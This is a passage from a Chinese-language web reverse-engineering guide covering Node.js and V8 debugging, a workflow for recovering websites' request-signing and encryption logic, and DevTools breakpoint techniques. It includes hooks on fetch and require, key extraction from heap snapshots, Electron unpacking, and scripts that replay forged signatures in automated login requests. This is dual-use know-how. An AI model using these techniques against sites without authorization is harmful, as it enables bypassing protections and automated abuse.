2. 常用转换: 常量折叠、死代码消除、字符串数组还原
3. Visitor 模式: 理解如何遍历和修改 AST
4. Path 和 Scope: 掌握路径操作和作用域分析
5. 类型系统: 使用 @babel/types 创建和检查节点
6. 性能优化: 单次遍历、提前退出、限制深度

记住: AST 虽然学习曲线陡峭, 但一旦掌握, 你就能像外科手术一样精确地剔除代码中的"毒瘤"。

相关章节

- JavaScript 反混淆
- 动态参数分析
- Node.js 调试指南
- 浏览器开发者工具

[R22] Node.js Debugging

R22: Node.js 调试指南

概述

随着 Webpack、Vite 等构建工具的普及，前端代码的混淆和打包逻辑往往运行在 Node.js 环境中。逆向工程中，我们经常需要调试 Webpack 的 Loader/Plugin、分析服务端的 JS 逻辑、或者理解加密算法的实现。

Node.js 调试的核心是利用 Chrome DevTools Protocol (CDP) 提供的强大调试能力。

1. 基础调试 (--inspect-brk)

1.1 启动调试模式

最通用的 Node.js 调试方法：

```
# --inspect: 启动调试, 但不暂停
node --inspect script.js

# --inspect-brk: 启动调试并在第一行暂停 (推荐)
node --inspect-brk script.js

# 指定调试端口 (默认 9229)
node --inspect-brk=5858 script.js

# 绑定到所有网络接口 (允许远程调试)
node --inspect-brk=0.0.0.0:9229 script.js
```

1.2 连接 Chrome DevTools

方法 1: chrome://inspect

1. 启动调试模式后，终端显示：

```
Debugger listening on ws://127.0.0.1:9229/unique-id
```

2. 打开 Chrome 浏览器，访问 `chrome://inspect`
3. 在 "Remote Target" 下点击 "inspect" 按钮
4. 自动打开 DevTools，可以像调试网页一样调试 Node.js

方法 2: DevTools URL

```
chrome-devtools://devtools/bundled/js_app.html?ws=127.0.0.1:9229/unique-id
```

方法 3: 自动发现

- Settings → Discover network targets
- 添加 `localhost:9229`

1.3 调试示例

脚本: encrypt.js

```
const crypto = require("crypto");

function encrypt(text, key) {
    const cipher = crypto.createCipheriv("aes-128-cbc", key, Buffer.alloc(16));
    let encrypted = cipher.update(text, "utf8", "hex");
    encrypted += cipher.final("hex");
    return encrypted;
}

const key = Buffer.from("1234567890abcdef");
const result = encrypt("Hello World", key);
console.log("加密结果:", result);
```

调试:

```
node --inspect-brk encrypt.js
```

在 DevTools 中:

1. 自动停在第一行
2. 在 `encrypt` 函数打断点
3. F8 继续执行 → 断在 `encrypt` 函数
4. 查看 Scope 面板中的 `text`, `key` 变量

2. 在 VSCode 中调试

2.1 JavaScript Debug Terminal

最简单的方法（无需配置）：

1. 打开 VSCode
2. 点击侧边栏 "Run and Debug" (Ctrl+Shift+D)
3. 点击 "JavaScript Debug Terminal"
4. 在终端中运行：

```
node script.js
```

5. VSCode 自动 Attach 并停在你打的断点上

2.2 launch.json 配置

更灵活的配置方式：

创建 `.vscode/launch.json`：

```
{  
  "version": "0.2.0",  
  "configurations": [  
    {  
      "type": "node",  
      "request": "launch",  
      "name": "调试当前文件",  
      "skipFiles": ["<node_internals>/**"],  
      "program": "${file}",  
      "console": "integratedTerminal"  
    },  
    {  
      "type": "node",  
      "request": "launch",  
      "name": "调试 NPM Script",  
      "runtimeExecutable": "npm",  
      "runtimeArgs": ["run", "start"],  
      "console": "integratedTerminal"  
    },  
    {  
      "type": "node",  
      "request": "attach",  
      "name": "附加到进程",  
      "port": 9229,  
      "restart": true  
    }  
  ]  
}
```

使用方法:

1. F5 启动调试
2. 在代码中点击行号左侧打断点
3. 单步调试 (F10/F11)

2.3 调试 Webpack 打包过程

场景: 理解 Webpack 如何处理模块

webpack.config.js:

```
module.exports = {
  entry: "./src/index.js",
  output: {
    filename: "bundle.js",
    path: __dirname + "/dist",
  },
  module: {
    rules: [
      {
        test: /\.js$/,
        use: "./my-custom-loader.js", // 自定义 Loader
      },
    ],
  },
};
```

调试 Loader:

.vscode/launch.json :

```
{
  "type": "node",
  "request": "launch",
  "name": "调试 Webpack",
  "program": "${workspaceFolder}/node_modules/webpack/bin/webpack.js",
  "args": ["--mode", "development"],
  "console": "integratedTerminal"
}
```

在 `my-custom-loader.js` 中打断点:

```
module.exports = function (source) {
  debugger; // 自动断在这里
  console.log("正在处理:", this.resourcePath);
  // 你的 Loader 逻辑
  return source;
};
```

3. 调试第三方包

3.1 调试 node_modules

问题: 第三方包代码在 `node_modules` 中, 如何调试?

方法 1: 禁用 `skipFiles`

`.vscode/launch.json`:

```
{  
  "skipFiles": [  
    // "<node_internals>/**", // 注释掉这行  
    // "node_modules/**" // 注释掉这行  
  ]  
}
```

方法 2: 只跳过特定包

```
{  
  "skipFiles": [  
    "<node_internals>/**",  
    "node_modules/express/**", // 跳过 express  
    "node_modules/lodash/**" // 跳过 lodash  
  ]  
}
```

方法 3: 使用 `npm link`

```
# 进入第三方包目录  
cd ~/projects/suspicious-package  
  
# 创建全局链接  
npm link  
  
# 回到项目目录  
cd ~/my-project  
  
# 链接到本地包 (替代 node_modules 中的版本)  
npm link suspicious-package
```

现在可以直接在 `~/projects/suspicious-package` 中打断点调试。

3.2 调试加密库

案例: 逆向某加密算法

```
// 在你的代码中
const crypto = require("crypto-js"); // 第三方加密库

// 1. 找到库的源码位置
// node_modules/crypto-js/core.js

// 2. 在 VSCode 中打开该文件, 打断点

// 3. 运行调试
const encrypted = crypto.AES.encrypt("data", "key");
// → 自动断在 crypto-js 内部
```

4. 内存与性能分析

4.1 Heap Snapshot (堆快照)

场景: 查找内存泄漏或提取加密密钥

方法 1: 通过 Chrome DevTools

1. 连接到 Node.js 进程
2. Memory 面板 → "Take snapshot"
3. 搜索关键字 (如 `secret`, `key`, `password`)
4. 查看字符串对象的值

方法 2: 通过代码生成

```
const v8 = require("v8");
const fs = require("fs");

// 生成堆快照
const snapshot = v8.writeHeapSnapshot();
console.log("快照已保存到:", snapshot);

// 使用 Chrome DevTools 加载 .heapsnapshot 文件
```

提取密钥示例:

```
// 1. 生成快照
const snapshot = v8.writeHeapSnapshot();

// 2. 在 Chrome DevTools 中加载
// 3. 搜索 "1234567890abcdef" (怀疑的密钥)
// 4. 找到对象, 查看引用链, 定位到代码位置
```

4.2 CPU Profiling (CPU 性能分析)

场景: 找出耗时的加密/混淆函数

方法 1: 通过 Chrome DevTools

1. Profiler 面板 → Start
2. 执行目标操作
3. Stop → 查看 Flame Chart

方法 2: 通过代码

```
const inspector = require("inspector");
const fs = require("fs");

const session = new inspector.Session();
session.connect();

// 开始性能分析
session.post("Profiler.enable");
session.post("Profiler.start");

// 执行目标代码
expensiveEncryptFunction();

// 停止并保存
session.post("Profiler.stop", (err, { profile }) => {
  fs.writeFileSync("profile.cpuprofile", JSON.stringify(profile));
  console.log("性能分析已保存");
  session.disconnect();
});
```

分析结果:

- 在 Chrome DevTools → Profiler → Load profile
- 查看 "Self Time" 最长的函数 → 这就是性能瓶颈
- 通常是加密/混淆的核心逻辑

4.3 Timeline (时间线分析)

```
const { performance } = require("perf_hooks");

// 标记开始
performance.mark("encrypt-start");

encrypt(largeData);

// 标记结束
performance.mark("encrypt-end");

// 测量耗时
performance.measure("encrypt", "encrypt-start", "encrypt-end");

const measure = performance.getEntriesByName("encrypt")[0];
console.log(`加密耗时: ${measure.duration}ms`);
```

5. 调试异步代码

5.1 Promise 调试

问题: Promise 链中的错误难以追踪

解决方案 1: async/await

```
// ✗ 难以调试
fetch(url)
  .then((res) => res.json())
  .then((data) => process(data))
  .catch((err) => console.error(err));

// ✓ 易于调试
async function fetchData() {
  const res = await fetch(url); // 断点
  const data = await res.json(); // 断点
  return process(data); // 断点
}
```

解决方案 2: 启用 async stack traces

在 Chrome DevTools 中:

- Settings → Enable async stack traces

5.2 调试事件循环

查看当前事件循环状态:

```
const async_hooks = require("async_hooks");

const hooks = async_hooks.createHook({
  init(asyncId, type, triggerAsyncId) {
    console.log(`[Init] ${type} (id=${asyncId}, trigger=${triggerAsyncId})`);
  },
  before(asyncId) {
    console.log(`[Before] ${asyncId}`);
  },
  after(asyncId) {
    console.log(`[After] ${asyncId}`);
  },
});

hooks.enable();

// 运行你的异步代码
setTimeout(() => {
  console.log("Timeout executed");
}, 1000);
```

5.3 调试 setInterval 泄漏

问题: setInterval 没有正确清理, 导致内存泄漏

检测方法:

```
const timers = new Set();

const originalSetInterval = global.setInterval;
global.setInterval = function (...args) {
  const timer = originalSetInterval(...args);
  timers.add(timer);
  console.log("[setInterval]", args[1], "已创建", timers.size, "个定时器");
  return timer;
};

const originalClearInterval = global.clearInterval;
global.clearInterval = function (timer) {
  timers.delete(timer);
  console.log("[clearInterval] 已清理", timers.size, "个定时器剩余");
  return originalClearInterval(timer);
};
```

6. 调试 ES6+ 特性

6.1 调试 ES Modules

问题: 使用 `import` / `export` 的模块无法直接调试

方法 1: 原生支持 (Node.js 14+)

```
// package.json
{
  "type": "module"
}
```

```
node --inspect-brk --experimental-modules script.mjs
```

方法 2: 使用 babel-node

```
npm install -D @babel/node @babel/core @babel/preset-env

# 调试
node --inspect-brk node_modules/@babel/node/bin/babel-node.js script.js
```

6.2 调试 TypeScript

方法 1: ts-node

```
npm install -D ts-node

# 调试
node --inspect-brk -r ts-node/register script.ts
```

方法 2: Source Maps

```
tsconfig.json :
```

```
{  
  "compilerOptions": {  
    "sourceMap": true,  
    "outDir": "./dist"  
  }  
}
```

.vscode/launch.json :

```
{  
  "type": "node",  
  "request": "launch",  
  "name": "调试 TypeScript",  
  "program": "${workspaceFolder}/src/index.ts",  
  "preLaunchTask": "tsc: build - tsconfig.json",  
  "outFiles": ["${workspaceFolder}/dist/**/*.*"],  
  "sourceMaps": true  
}
```

7. 远程调试

7.1 调试生产环境

警告: 生产环境调试需谨慎, 可能影响性能

启动服务器:

```
# 服务器端 (允许所有 IP 连接)  
node --inspect=0.0.0.0:9229 server.js
```

本地连接:

```
# SSH 隧道转发  
ssh -L 9229:localhost:9229 user@remote-server  
  
# 现在访问 chrome://inspect 即可调试远程服务器
```

安全建议:

- 仅在开发/测试环境使用
- 使用 SSH 隧道, 不要直接暴露调试端口
- 调试后立即关闭

7.2 Docker 容器调试

Dockerfile:

```
FROM node:18
WORKDIR /app
COPY . .
RUN npm install

# 暴露调试端口
EXPOSE 9229

CMD ["node", "--inspect=0.0.0.0:9229", "server.js"]
```

运行:

```
# 映射调试端口
docker run -p 9229:9229 -p 3000:3000 my-app

# 访问 chrome://inspect
```

docker-compose.yml:

```
version: "3"
services:
  app:
    build: .
    ports:
      - "3000:3000"
      - "9229:9229"
    command: node --inspect=0.0.0.0:9229 server.js
    volumes:
      - ./app
      - /app/node_modules # 避免覆盖
```

8. 调试技巧与最佳实践

8.1 条件断点

在 Chrome DevTools 或 VSCode 中:

```
// 右键断点 → Edit breakpoint → Condition  
user_id === 123;  
  
// 或在代码中  
if (user_id === 123) {  
    debugger;  
}
```

8.2 Logpoints (日志点)

不修改源码的情况下打印日志:

VSCode: 右键行号 → "Add Logpoint"

```
// 语法 (不需要 console.log)  
"user_id:", user_id, "key:", key;
```

8.3 Watch 表达式

在 Watch 面板添加表达式:

```
JSON.stringify(params);  
Buffer.from(key).toString("hex");  
new Date(timestamp);
```

8.4 环境变量调试

```
# 设置环境变量
export DEBUG=* # 启用所有 debug 日志
export NODE_ENV=development

# 在代码中读取
console.log(process.env.DEBUG);
```

使用 debug 模块:

```
const debug = require("debug")("app:encrypt");

function encrypt(data, key) {
  debug("加密开始, data=%s, key=%s", data, key.toString("hex"));
  // ...
  debug("加密完成, result=%s", result);
  return result;
}
```

运行:

```
DEBUG=app:* node script.js
```

8.5 REPL 调试

在运行时进入 REPL:

```
const repl = require("repl");

function complexFunction(data) {
    const step1 = process1(data);

    // 进入 REPL 检查中间结果
    if (process.env.DEBUG) {
        console.log("进入 REPL 调试...");
        const r = repl.start("> ");
        r.context.step1 = step1; // 导出变量到 REPL
        r.context.data = data;
    }

    const step2 = process2(step1);
    return step2;
}
```

运行:

```
DEBUG=1 node script.js

# 在 REPL 中
> step1
> JSON.stringify(step1)
> .exit // 退出 REPL 继续执行
```

9. 实战案例

案例 1：逆向 Webpack 打包的加密逻辑

目标: 某网站的 JS 是 Webpack 打包的，找到加密函数

步骤:

1. 下载打包后的 JS:

```
curl https://example.com/app.bundle.js > app.bundle.js
```

1. 使用 webcrack 反打包:

```
npm install -g webcrack  
webcrack app.bundle.js -o ./unpacked
```

1. 找到加密函数 (假设在 `./unpacked/module_123.js`):

```
function encrypt(data) {  
    // 复杂的加密逻辑  
}
```

1. 创建测试脚本 `test.js`:

```
// 复制 module_123.js 的内容  
const encrypt = require("./unpacked/module_123.js");  
  
// 测试  
const result = encrypt("Hello");  
console.log(result);
```

1. 调试:

```
node --inspect-brk test.js
```

1. 在 DevTools 中:

- 单步调试 `encrypt` 函数
- 查看中间变量
- 提取密钥/算法

案例 2: 调试 Electron 应用

目标: 逆向某 Electron 桌面应用的加密通信

步骤:

1. 找到应用的 asar 文件:

```
# macOS  
cd /Applications/MyApp.app/Contents/Resources  
ls app.asar  
  
# Windows  
cd C:\Program Files\MyApp\resources  
dir app.asar
```

1. 解包 asar:

```
npm install -g asar  
  
asar extract app.asar app_unpacked  
cd app_unpacked
```

1. 启动调试模式:

```
# 设置环境变量  
export ELECTRON_ENABLE_LOGGING=1  
export ELECTRON_RUN_AS_NODE=1  
  
# 启动 Electron 并附加调试器  
electron --inspect-brk=5858 .
```

1. 连接 Chrome DevTools:

```
chrome://inspect
```

1. 分析加密逻辑:

- 在 `main.js` 或 `renderer.js` 中搜索加密相关函数
- 打断点调试

案例 3: Hook require() 追踪模块加载

目标: 查看脚本加载了哪些模块

```
// hook-require.js
const Module = require("module");
const originalRequire = Module.prototype.require;

Module.prototype.require = function (id) {
    console.log("[require]", id);

    // 拦截特定模块
    if (id === "crypto") {
        console.log("[Hook] 拦截 crypto 模块");
        debugger; // 断点
    }

    return originalRequire.apply(this, arguments);
};

// 加载目标脚本
require("./suspicious-script.js");
```

运行:

```
node --inspect-brk hook-require.js
```

10. 工具推荐

工具	用途	安装
ndb	Google 开发的增强版调试器	<code>npm install -g ndb</code>
node-inspector	旧版 Node.js 调试器（已废弃）	-
nodemon	自动重启 + 调试	<code>npm install -g nodemon</code>
debug	条件日志输出	<code>npm install debug</code>
why-is-node-running	查找阻止退出的资源	<code>npm install why-is-node-running</code>

ndb 使用:

```
ndb script.js  
# 或调试 npm script  
ndb npm start
```

nodemon + 调试:

```
nodemon --inspect-brk script.js
```

why-is-node-running 使用:

```
const why = require("why-is-node-running");  
  
setTimeout(() => {  
    why(); // 打印所有未关闭的资源  
}, 5000);
```

总结

Node.js 调试的关键技能:

1. 基础调试: `--inspect-brk` + Chrome DevTools / VSCode
2. 内存分析: Heap Snapshot 提取密钥和敏感数据
3. 性能分析: CPU Profiler 定位耗时函数
4. 异步调试: `async/await` + `async stack traces`
5. 第三方包调试: `npm link` + 禁用 `skipFiles`
6. 远程调试: SSH 隧道 + Docker 端口映射
7. 实战技巧: Hook `require`、条件断点、REPL 调试

记住: Node.js 调试的本质是利用 Chrome DevTools Protocol, 掌握了浏览器调试, 就掌握了 Node.js 调试。

相关章节

- 浏览器开发者工具
- 动态参数分析
- AST 工具
- Puppeteer 与 Playwright

[R23] V8 Tools

R23: V8 引擎工具

概述

当我们在分析深度混淆代码，或者研究浏览器漏洞时，普通的 JS 调试器可能不够用了。这时我们需要直接使用 V8 引擎提供的工具来查看字节码（Bytecode）和优化过程。

1. D8 (Debug8)

D8 是 V8 引擎的独立 Shell，类似 Node.js 的 REPL，但提供了更多底层 API。

安装

通常可以通过 `jsvu` (JavaScript Version Updater) 来安装最新或特定版本的 V8/D8。

```
npm install -g jsvu
jsvu # 按照提示选择 install v8
```

查看字节码 (`--print-bytecode`)

這是分析混淆逻辑的神器。即便源码变量名被混淆了，其底层的字节码操作是不会变的。

```
v8 --print-bytecode script.js
```

输出示例：

```
[generated bytecode for function: test (0x...)]
Parameter count 2
Register count 1
Frame size 8
 12 E> 0x... @ 0 : a0           StackCheck
 23 S> 0x... @ 1 : 25 02        Ldar a1
 25 E> 0x... @ 3 : 34 03 00     Add a0, [0]
 30 S> 0x... @ 6 : a4           Return
```

通过阅读 Bytecode，我们可以还原出数学运算逻辑。

2. 性能与优化分析

Turbolizer

一个用于可视化 V8 TurboFan (优化编译器) 优化流程的工具。

1. 生成 JSON 日志: `v8 --trace-turbo script.js`
2. 打开在线工具或本地部署的 Turbolizer，加载生成的 `turbo.cfg` 或 `json` 文件。
3. 用途: 通过查看控制流图 (Control Flow Graph)，可以非常清晰地看到代码的真实执行路径，无视源码层面的控制流平坦化混淆。

3. 常用 V8 Flag

- `--print-opt-code`：打印优化后的汇编代码。
- `--trace-opt`：跟踪优化过程（何时优化，何时去优化）。
- `--trace-deopt`：跟踪去优化 (Deoptimization) 的原因。这在分析为了让 V8 变慢而故意构造的混淆代码时很有用。

总结

使用 V8 工具是 Web 逆向的核武器。当 JS 层面的分析陷入僵局时，下沉到引擎层面往往能看到不一样的风景。

Part IV: Basic Recipes

| [R24] RE Workflow

R24: Web 逆向工程工作流

一个系统化的 Web 逆向分析完整流程，从初步侦查到自动化实现。



配方信息

项目	说明
难度	★★★★ (中级)
预计时间	2-8 小时 (根据目标复杂度)
所需工具	Chrome DevTools, Burp Suite (可选), Python/Node.js
适用场景	任何 Web 逆向项目



学习目标

完成本配方后，你将能够：

- 系统化地分析任何 Web 应用
- 快速定位关键加密和签名逻辑
- 选择合适的自动化方案
- 构建可复现的逆向流程

阶段一：信息收集 (Reconnaissance)

1. 目标确认

- 明确目标: 要逆向什么功能? 登录? 数据加密? API 签名?
- 合法性检查: 确保在授权范围内进行测试

2. 技术栈识别

工具:

- Wappalyzer (浏览器插件): 识别框架、库、服务器
- BuiltWith: 查看网站技术栈

手动检查:

```
// Console 中查看全局对象
window.jQuery && jQuery.fn.jquery; // jQuery 版本
window.React && React.version; // React 版本
window.Vue && Vue.version; // Vue 版本
```

3. 资源枚举

- 查看 HTML 源代码: `Ctrl+U`
- 检查 JavaScript 文件: Sources 面板查看所有 JS 文件
- 检查网络请求: Network 面板查看 API 端点

阶段二：流量分析 (Traffic Analysis)

1. 抓包分析

目标: 了解客户端与服务器的通信方式

步骤:

1. 打开 DevTools -> Network 面板
2. 清空记录, 执行目标操作 (如登录、提交表单)
3. 分析请求:
 - 请求方法 (GET/POST)
 - 请求参数
 - 请求头 (特别是自定义 Header)
 - 响应数据格式

关键问题:

- 是否有签名参数? (如 `sign`, `signature`, `token`)
- 时间戳格式? (Unix 时间戳 / 毫秒)
- 是否有加密数据? (Base64 / Hex 编码特征)

2. 定位关键请求

在 Network 面板使用过滤器:

- Filter by keyword: `sign`, `encrypt`, `token`
 - Filter by type: `Fetch/XHR`
-

阶段三：静态分析 (Static Analysis)

1. JavaScript 代码定位

方法一: 全局搜索

1. `Ctrl+Shift+F` 打开全局搜索

2. 搜索关键词:

- 参数名: `sign`, `timestamp`
- 加密关键词: `encrypt`, `crypto`, `MD5`, `AES`
- API 端点: `/api/login`

方法二: 利用 Network Initiator

1. 在 Network 面板点击目标请求
2. 查看 Initiator 标签页
3. 点击调用链中的文件名, 跳转到源码

2. 代码美化

如果代码被压缩:

- DevTools 自动格式化: 点击 `{}` 按钮
- 在线工具: beautifier.io

如果代码被混淆:

- 参考 [JavaScript 反混淆](#)

3. 算法识别

常见特征:

- MD5: `16 字节` 输出, 通常表示为 32 位十六进制
 - SHA256: `32 字节` 输出, 64 位十六进制
 - AES: 需要密钥和 IV
 - Base64: 结尾可能有 `=` 填充
-

阶段四：动态调试 (Dynamic Analysis)

1. 设置断点

断点类型:

- 行断点: 直接点击行号
- 条件断点: 右键行号 -> "Add conditional breakpoint"
- XHR/Fetch 断点: 在 Sources 面板右侧勾选
- 事件断点: Mouse -> click

2. 追踪参数生成

当断点停下后:

1. 查看 Call Stack (调用栈)
2. 查看 Scope (作用域变量)
3. 单步执行 (F10 / F11), 观察变量变化

3. Hook 关键函数

```
// Hook fetch
const originalFetch = window.fetch;
window.fetch = function (...args) {
  console.log("[Fetch]", args);
  return originalFetch.apply(this, arguments);
};

// Hook JSON.stringify (常用于构造请求体)
const originalStringify = JSON.stringify;
JSON.stringify = function (obj) {
  console.log("[JSON.stringify]", obj);
  debugger; // 自动断点
  return originalStringify.apply(this, arguments);
};
```

阶段五：逻辑还原 (Logic Reconstruction)

1. 梳理签名流程

绘制流程图：

```
用户输入 ->
参数收集 (username, password, timestamp) ->
参数排序 ->
字符串拼接 ->
加盐 (salt) ->
哈希计算 (MD5/SHA256) ->
签名字段 (sign)
```

2. 提取关键代码

将核心加密/签名函数复制到单独文件，或用 Python/Node.js 重写。

阶段六：自动化实现 (Automation)

方案一：扣 JavaScript 代码

适用场景：算法复杂，难以还原

工具：Node.js

```
// encrypt.js
function generateSign(params) {
    // 复制的原始代码
    let str = Object.keys(params)
        .sort()
        .map((k) => `${k}=${params[k]}`)
        .join("&");
    return md5(str + "secret_salt");
}

module.exports = { generateSign };
```

```
# main.py
import execjs
import requests

with open('encrypt.js', 'r') as f:
    js_code = f.read()

ctx = execjs.compile(js_code)
sign = ctx.call('generateSign', {'user': 'admin', 'pass': '123456'})

response = requests.post('https://target.com/api/login', data={'sign': sign})
```

方案二：纯 Python 实现

适用场景：算法简单，可以用 Python 重写

```
import hashlib
import time

def generate_sign(params):
    sorted_params = sorted(params.items())
    param_str = '&'.join([f'{k}={v}' for k, v in sorted_params])
    sign_str = param_str + 'secret_salt'
    return hashlib.md5(sign_str.encode()).hexdigest()

params = {
    'username': 'admin',
    'password': '123456',
    'timestamp': int(time.time())
}

params['sign'] = generate_sign(params)
```

方案三：RPC 调用浏览器

适用场景: 算法依赖浏览器环境 (Canvas 指纹、WebGL 等)

工具: Puppeteer / Selenium

```
// Puppeteer
const puppeteer = require("puppeteer");

(async () => {
  const browser = await puppeteer.launch();
  const page = await browser.newPage();
  await page.goto("https://target.com");

  const sign = await page.evaluate(() => {
    // 调用网页中的加密函数
    return window.generateSign({ user: "admin" });
  });

  console.log("Sign:", sign);
  await browser.close();
})();
```

阶段七：测试与验证

1. 单元测试

确保提取的算法输出与浏览器一致:

```
import unittest

class TestSignGeneration(unittest.TestCase):
    def test_sign(self):
        params = {'user': 'test', 'timestamp': 1234567890}
        sign = generate_sign(params)
        # 与浏览器中生成的签名对比
        self.assertEqual(sign, 'expected_sign_value')
```

2. 实战测试

使用生成的参数发送实际请求，验证服务器响应。

常见陷阱

1. 时间戳同步问题

- 现象: 签名正确，但服务器返回"签名过期"
- 原因: 服务器校验时间戳，要求与服务器时间误差在几秒内
- 解决: 使用服务器时间或 NTP 同步

2. Nonce 唯一性

- 现象: 重放请求失败
- 原因: Nonce (随机数) 被服务器记录，重复使用会被拒绝
- 解决: 每次请求生成新的 UUID

3. 环境依赖

- 现象: 扣下的 JS 代码在 Node.js 中报错
- 原因: 代码依赖浏览器全局对象 (window, document, navigator)
- 解决: Mock 这些对象，或使用 jsdom

✓ 验证清单

完成以下检查确保逆向成功：

阶段验证

- 信息收集完成
 - 识别了技术栈和框架
 - 枚举了所有关键资源
 - 记录了目标功能
 - 流量分析完成
 - 捕获了关键请求
 - 识别了签名/加密参数
 - 分析了请求头和响应
 - 代码定位完成
 - 找到了加密/签名函数
 - 理解了参数生成逻辑
 - 识别了算法类型
 - 动态调试完成
 - 成功设置断点
 - 追踪了完整调用链
 - 提取了关键参数
 - 自动化实现完成
 - 编写了复现代码
 - 测试输出与浏览器一致
 - 实际请求成功
-



故障排除

问题：找不到关键代码

症状：搜索加密关键词无结果

解决方案：

1. 尝试搜索函数调用模式: `CryptoJS`, `btoa`, `atob`
2. 从 Network Initiator 反向追踪
3. 查找混淆后的变量名模式: `_0x`, `_`
4. 使用 XHR 断点自动拦截

问题：扣下的 JS 代码无法运行

症状：`ReferenceError: window is not defined`

解决方案：

```
// 在 Node.js 中 Mock 浏览器对象
global.window = global;
global.document = {};
global.navigator = {
  userAgent: "Mozilla/5.0...",
};
};
```

问题：签名验证失败

症状：服务器返回 "Invalid signature"

解决方案：

1. 检查参数排序是否正确
2. 检查编码格式 (UTF-8 vs GBK)
3. 检查时间戳精度 (秒 vs 毫秒)

-
4. 检查是否缺少隐藏参数
 5. 使用 diff 工具对比浏览器和代码的输出
-



最佳实践

1. 分阶段记录

为每个阶段创建笔记文件：

```
analysis/
├── 01-recon.md      # 信息收集记录
├── 02-traffic.md    # 流量分析
├── 03-code.md        # 代码定位
├── 04-algorithm.md   # 算法分析
└── 05-implementation.md # 实现方案
```

2. 版本控制

```
git init
git add .
git commit -m "Initial analysis"

# 每个阶段提交
git commit -m "Phase 1: Recon completed"
```

3. 测试驱动

先写测试用例，再实现：

```
def test_sign_generation():
    # 从浏览器获取的已知值
    expected = "abc123def456"
    actual = generate_sign(test_params)
    assert actual == expected
```



总结

Web 逆向工程是一个循环迭代的过程：

信息收集 -> 流量分析 -> 静态分析 -> 动态调试 -> 逻辑还原 -> 自动化 -> 测试 -> (循环)

核心原则：

1. 逐层深入：从外到内，先了解整体再钻研细节
2. 工具组合：DevTools + Burp Suite + Python
3. 记录文档：记录关键发现，便于后续参考
4. 测试验证：每个阶段都要验证正确性

成功标志：

- 能够稳定复现目标功能
- 代码输出与浏览器完全一致
- 理解完整的加密/签名流程
- 可以批量自动化执行



相关章节

- 调试技巧与断点设置
- API 接口逆向
- JavaScript 反混淆
- 加密算法识别
- Hook 技巧

[R25] Debugging Techniques

R25: 调试技巧与断点设置

概述

调试是逆向工程的核心技能。掌握高级调试技巧可以大幅提升逆向效率，快速定位关键代码，理解程序逻辑。

断点类型

1. 行断点 (Line Breakpoint)

最基本的断点类型，点击行号即可设置。

快捷键：

- 设置/取消断点：点击行号
- 禁用所有断点：`Ctrl+F8` (Windows) / `Cmd+F8` (Mac)

技巧：

- 在函数入口设置断点
- 在可疑的加密、签名函数处设置

2. 条件断点 (Conditional Breakpoint)

只有满足特定条件时才触发的断点。

设置方法：

1. 右键行号

2. 选择 "Add conditional breakpoint"

3. 输入条件表达式

示例:

```
// 只有当 user_id 为 12345 时才断点  
user_id === 12345;  
  
// 只有当参数包含 'admin' 时才断点  
params.username.includes("admin");  
  
// 循环中每 100 次才断点  
i % 100 === 0;
```

使用场景:

- 大量循环中定位特定数据
- 多次调用的函数中定位特定参数

3. 日志点 (Logpoint)

不暂停执行，只输出日志。

设置方法:

1. 右键行号
2. 选择 "Add logpoint"
3. 输入要输出的表达式

示例:

```
// 输出变量值  
"User ID:", user_id;  
  
// 输出对象  
"Params:", params;  
  
// 输出函数返回值  
"Result:", calculateSign(params);
```

优势:

- 不影响代码执行流程
- 适合追踪变量变化
- 比插入 `console.log` 更方便

4. DOM 断点 (DOM Breakpoint)

监控 DOM 变化。

类型:

- Subtree modifications: 子节点变化
- Attribute modifications: 属性变化
- Node removal: 节点移除

使用场景:

- 追踪动态生成的验证码图片
- 追踪价格数据的动态更新
- 追踪表单的自动填充

设置方法:

1. Elements 面板选中元素
2. 右键 -> Break on
3. 选择断点类型

5. XHR/Fetch 断点

在网络请求发送时触发断点。

设置方法:

1. Sources 面板
-

2. 右侧 "XHR/fetch Breakpoints"

3. 输入 URL 关键词

示例:

```
/api/login  
/api/user/info  
sign  
token
```

使用场景:

- 快速定位 API 调用代码
- 追踪请求参数生成逻辑

6. 事件断点 (Event Listener Breakpoint)

在特定事件触发时断点。

常用事件:

- Mouse -> click
- Mouse -> mousedown/mouseup
- Keyboard -> keydownkeyup
- Form -> submit
- Timer -> setTimeout/setInterval

使用场景:

- 不知道点击事件绑定在哪里
- 追踪表单提交逻辑
- 追踪定时器中的反调试代码

单步执行

快捷键

操作	Windows/Linux	Mac	说明
Step Over	F10	F10	跳过函数，执行下一行
Step Into	F11	F11	进入函数内部
Step Out	Shift+F11	Shift+F11	跳出当前函数
Continue	F8	F8	继续执行到下一个断点
Resume	F8	F8	恢复脚本执行

使用技巧

Step Over vs Step Into:

- 如果下一行是库函数（如 `JSON.stringify`），用 Step Over
- 如果下一行是业务函数（如 `generateSign`），用 Step Into

Step Out:

- 进错函数了？用 Step Out 快速返回

Continue:

- 循环中不想一步步执行？在循环后设置断点，用 Continue 跳过

调用栈分析 (Call Stack)

查看调用栈

断点停下后，右侧 Call Stack 面板显示函数调用链：

```
generateRequest (main.js:123)
  |- getData (utils.js:45)
    |- onClick (app.js:789)
      |- <anonymous>
```

使用技巧

1. 从下往上看：最下面是事件入口，最上面是当前位置
2. 点击跳转：点击任意一层可以查看该层的代码和变量
3. 过滤库文件：右键 -> Blackbox script，隐藏第三方库

Scope 变量查看

作用域类型

- Local: 当前函数的局部变量
- Closure: 闭包变量
- Global: 全局变量

技巧

查看复杂对象：

- 右键 -> Store as global variable
- 在 Console 中操作该变量（会自动命名为 `temp1`, `temp2` ...）

修改变量:

- 双击变量值可以直接修改
 - 用于测试不同参数的影响
-

Console 调试技巧

条件输出

```
// 只有当条件满足时才输出
if (user_id === 12345) {
  console.log("Target user:", user_id);
}
```

分组输出

```
console.group("User Info");
console.log("ID:", user_id);
console.log("Name:", username);
console.groupEnd();
```

表格输出

```
const users = [
  { id: 1, name: "Alice" },
  { id: 2, name: "Bob" },
];
console.table(users);
```

性能测量

```
console.time("encrypt");
// ... 加密代码
console.timeEnd("encrypt"); // encrypt: 12.345ms
```

堆栈追踪

```
console.trace("Where am I?");
```

高级调试技巧

1. Blackbox 第三方库

避免调试时进入 jQuery、React 等第三方库：

方法一：

1. Settings -> Blackboxing
2. 添加模式: `/node_modules/`, `/jquery.*.js`

方法二：

- 在 Call Stack 中右键 -> Blackbox script

2. 异步代码调试

问题：异步代码断点后，Call Stack 断裂。

解决：勾选 "Async" 按钮（Call Stack 上方），显示完整异步调用栈。

3. Source Map

问题: 生产环境代码被压缩/混淆, 无法调试。

解决: 如果有 Source Map 文件 (`.map`) , DevTools 会自动加载原始代码。

4. Local Overrides (本地替换)

